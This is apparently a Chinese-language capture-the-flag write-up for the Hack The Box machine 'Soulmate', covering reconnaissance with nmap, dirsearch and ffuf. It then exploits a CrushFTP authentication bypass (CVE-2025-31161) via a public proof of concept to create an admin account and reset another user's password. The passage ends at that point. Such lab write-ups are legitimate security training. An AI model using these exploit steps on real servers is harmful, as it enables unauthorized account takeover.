Soulmate

USER FLAG


先用nmap扫一下

1
nmap -A 10.10.11.86

image-20260102145409928


设置一下/etc/hosts

1
10.10.11.86 soulmate.htb

image-20260102145528433


就可以正常访问到 80 端口的 Web 服务了

1
http://soulmate.htb/

image-20260102154950912


然后用dirsearch扫目录

1
dirsearch -u http://soulmate.htb/ -e *

image-20260102145949299


先去register.php注册个账号

image-20260102150641490


image-20260102153754642

这里可以上传头像文件,成功登录进去后也可以更新头像,可以试试能不能打文件上传,传个🐎进去,不过也不知道传到哪了,没啥用,其他地方也没什么可利用的点

继续信息搜集,用 FFUF 工具探测子域名

1
ffuf -u http://FUZZ.soulmate.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt


可以得到一个子域名ftp,设置下hosts文件

1
10.10.11.86 ftp.soulmate.htb

image-20260102161622163

1

http://ftp.soulmate.htb/WebInterface/login.html

image-20260102161644113


是 CrushFTP,可以在源码中看到版本是 11.W.657

image-20260102161908953

然后就去搜搜测试下能利用的漏洞,最后发现 CVE-2025-31161 可以利用

POC:https://github.com/Immersive-Labs-Sec/CVE-2025-31161

1
python cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --new_user hacker --password hacker

image-20260102165907825


然后就可以成功登录进来了

image-20260102165955290


找到用户管理地方,可以修改密码

1
http://ftp.soulmate.htb/WebInterface/UserManager/index.html

image-20260102170252167

随便修改一个用户的密码,然后登录,这里修改的ben用户的密码为123456

image-20260102170703132

